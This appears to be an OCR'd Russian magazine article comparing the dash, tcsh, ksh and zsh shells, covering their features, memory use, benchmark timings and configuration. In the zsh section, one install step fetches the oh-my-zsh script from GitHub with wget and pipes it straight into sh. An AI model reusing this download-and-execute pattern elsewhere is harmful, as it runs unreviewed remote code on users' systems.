А что у нас со скоростью работы? Я решил провести синтетический бенчмарк. Было опробовано несколько вариантов, но в итоге остановился на следующем, поскольку в нем используются только встроенные функции оболочки:

```
$ /usr/bin/time dash -c 'i=0 ; while [ "$i" -lt 10000000 ]; ↵
   do [ "$1" = "123" ] && echo ok ; i=$(($i+1)) ; done'
```

И вот тут dash удивляет. Она выполнила этот цикл за 40 с, в то время как bash — за 2 мин 17 с.

Резюме: dash не предназначена ни для интерактивного использования, ни для написания сложных скриптов. Точнее, писать-то можно, но без синтаксического сахара скрипты будут выглядеть чересчур запутанно. Зато по скорости она более чем в три раза быстрее bash (это, однако, не означает, что разработчик может писать скрипты, как ему заблагорассудится, — скорее уж наоборот). Кроме того, она реально маленькая — для настольных систем это сейчас не особо актуально, конечно, но для встраиваемых может оказаться большим плюсом.

tcsh

Простота использования:	**8**
Функциональность:	**7**
Скорость:	**5**


Данная оболочка занимает в памяти чуть меньше места, чем bash, — примерно 29 Мбайт. Именно здесь появилось автодополнение. Посмотрим, что же тут есть такого, чего нет в bash. Во-первых, очень удобная история. Если в bash для автодополнения какой-либо команды на букву w из истории команд нужно было нажать более пяти клавиш, то в tcsh для этого нужно набрать !w и нажать клавишу табуляции. И дальше уже сработает автодополнение. Кроме того, при наборе первых букв команды, сохраненной в истории, можно листать все остальные команды, которые на эти буквы начинаются. Во-вторых, автодополнение тут само по себе работает прекрасно. Оно показывает все варианты дополнения по одному нажатию Tab (а не по двум, как это сделано в bash), и, кроме того, в конце имен каталогов автоматически (после первого нажатия на Tab) ставится слеш — в некоторых версиях bash он ставится только после второго; впрочем, в последней

версии Xubuntu поведение идентично. Есть, к сожалению, у автодополнения в tcsh и недостатки. Так, если команда многострочная, помнится только первая строка.

Отдельно стоит упомянуть и функцию коррекции ошибочно набранных команд, работающую на удивление безупречно, особенно при использовании достаточно длинных команд. Должен, однако, заметить, что исправляет автокоррекция только одну ошибку, чего, впрочем, в общем случае достаточно.

Комбинации клавиш по умолчанию Emacs, но можно поставить и vi (bindkey -v), а то и вовсе назначить свои.

Конфигурационный файл называется .tcshrc и может включать в себя иные файлы — для этого применяется команда source. Для совместимости предлагается и файл .cshrc, но на практике им сейчас никто не пользуется. Кроме того, как и у большинства современных оболочек, существует сторонний проект tcshrc, предоставляющий удобный набор конфигов, чтобы не писать их самому. Загрузить его можно с sourceforge.net.



Tcsh с готовым конфигом

Синтаксис скриптового языка несовместим со стандартом POSIX. Так, напрочь отсутствует возможность создавать функции, что очень ограничивает применение оболочки для неинтерактивных действий. Вместо for используется foreach. Также сильно ограничена поддержка однострочников, для их написания требуется использовать printf, что, мягко скажем, не слишком удобно.

Попытаемся измерить скорость данной оболочки, для чего адаптируем к ней бенчмарк:

```
#!/bin/tcsh
set i = 0
while ($i < 10000000)
    if ($1 == “123”) then
        echo ok
    endif
    @ i = $i + 1
end
```

Результаты крайне огорчают: скрипт выполнялся 7 мин 45 с, что более чем втрое превышает время выполнения аналогичного скрипта в bash.

Резюме: данная оболочка удобна для интерактивного пользования, настраиваема, гибка... но для написания скриптов непригодна в первую очередь из-за того, что практически полностью несовместима с POSIX. Плюс, по-видимому, разработчики здраво рассудили, что скрипты для нее писать никто не будет, следовательно, можно сильно не оптимизировать в плане скорости.

KSH

Простота использования:	**7**
Функциональность:	**8**
Скорость:	**7**

Общий объем виртуальной памяти, занимаемой ksh, составил приблизительно 22 Мбайт, из которых целых 1400 Кбайт занимает секция кода (если быть педантичным — секция .text ELF-файла). С точки зрения интерактивного использования данная оболочка отличается от bash тем, что по умолчанию использует режим Vi. Ну а главное отличие, пожалуй, связано с работой с каналами: в bash для выполнения второй команды запускается дочерняя оболочка, а в ksh она исполняется в той же самой оболочке. Например, выполнение следующих команд:

```
$ echo test | read variable
$ echo $variable
```

в ksh выведет test, в bash же ничего (в последних версиях bash, впрочем, появилась возможность задать аналогичное поведение с помощью опции lastpipe). Также несколько отличается работа с заданиями. Если в остальных оболочках для перевода задания в фоновый режим после нажатия комбинации <Ctrl + Z> используется команда bg 1, то в ksh — bg %1, что может вызвать некоторый дискомфорт у пользователей. Для повтора предыдущей команды применяется команда r. Могут возникнуть и проблемы с привязкой клавиш, хоть оболочка и поддерживает эту функциональность, но, по-видимому, имеются некоторые ограничения; таким образом, в данном отношении ksh проигрывает bash.

А вот в плане написания скриптов у ksh возможностей самую малость больше, чем у bash. В частности, имеется возможность определять глобальные функции, задавать пространства имен для переменных, переопределять действия при получении значения переменной и/или при его занесении, создавать ассоциативные массивы и выполнять операции с плавающей точкой. Поддерживается даже некий аналог ООП (через typeset -T). Имеется также компилятор во встроенный байт-код, который, к слову, нигде толком не описан.

В быстродействии по показаниям бенчмарка эта оболочка практически сравнялась с dash, а то и превосходит последнюю — в некоторых случаях время выполнения примерно на три секунды меньше.

Терминал - ksh

Файл Правка Вид Терминал Вкладки Справка

```
$ cat ./oop.ksh
# #!/bin/ksh93

typeset -T Point_t=(
     integer -h 'x coordinate' x=0
     integer -h 'y coordinate' y=0
     typeset -h 'point color'  color="red"

     function getcolor {
          print -r ${_.color}
     }

     function setcolor {
          _.color=$1
     }

     setxy() {
          _.x=$1; _.y=$2
     }

     getxy() {
          print -r "(${_.x},${_.y})"
     }
)
```

Пример скрипта ksh, использующего возможности ООП


Резюме: ksh для интерактивного использования, быть может, менее удобна и настраиваема, чем bash (особенно современных версий), но по скриптовому языку и скорости его превосходит.

ZSH


Простота использования:	**9**
Функциональность:	**9**
Скорость:	**8**

Данная оболочка в ненастроенном состоянии отбирает примерно 47,5 Мбайт виртуальной памяти, из которых исполняемого кода собственно zsh 680 Кбайт. При первом запуске появляется текстовый мастер настройки, с помощью которого можно настроить отдельные возможности zsh, такие как история и автодополнение. Подобного не делает ни одна из описанных ранее оболочек. Следовательно, можно ожидать, что эта оболочка чем-то лучше.

Начальная настройка zsh




Первый запуск zsh после настройки




Рассматривать процесс настройки я не буду, отмечу лишь, что во время него сразу обращает на себя внимание обилие опций, относящихся к автодополнению. Посмотрим, как все это работает и насколько эти ожидания оправданны. Чтобы не мучиться с настройками, можно установить набор конфигов oh-my-zsh, для чего следует набрать следующую команду (должен стоять Git, так как он используется при загрузке):

```
$ sh -c “$(wget https://raw.github.com/robbyrussell/oh-my-zsh/ ↵
   master/tools/install.sh -O -)”
```

Первое, что бросается в глаза при запуске zsh с установленным oh-my-zsh и конфигом по умолчанию, — расцветка приглашения. Расцветка выбрана не от балды — каждый цвет что-то означает. Так, при ненулевом коде возврата стрелочка из зеленой становится красной, а при наличии в текущем каталоге подкаталога .git показывается текущий бранч. Однако расцветка приглашения командной строки — отнюдь не самая важная особенность zsh, поэтому перейдем к автодополнению.



Zsh с oh-my-zsh. Видно, что предыдущая команда вернула ненулевой код возврата



Пригла-
шение zsh
в git-репо-
зитории

Автодополнение в zsh сделано на высочайшем уровне. При должной конфигурации (либо установленном oh-my-zsh или любом другом конфиге, которых достаточно на любой вкус) по нажатию на <Tab> дополняются даже идентификаторы процессов при использовании команды kill. Кроме того, для большинства команд по нажатию на данную клавишу можно просматривать список опций, что в некоторых случаях избавляет от необходимости лезть в man. Есть также коррекция опечаток при автодополнении (не путать с обычной автокоррекцией), позволяющая задавать максимальное количество ошибок, при котором оно произойдет. Более того! Оболочка позволяет использовать сокращения в путях — главное, чтобы путь был уникальный. Например, путь /v/l/dm раскроется (опять же по нажатию клавиши автодополнения) в /var/log/dmesg.

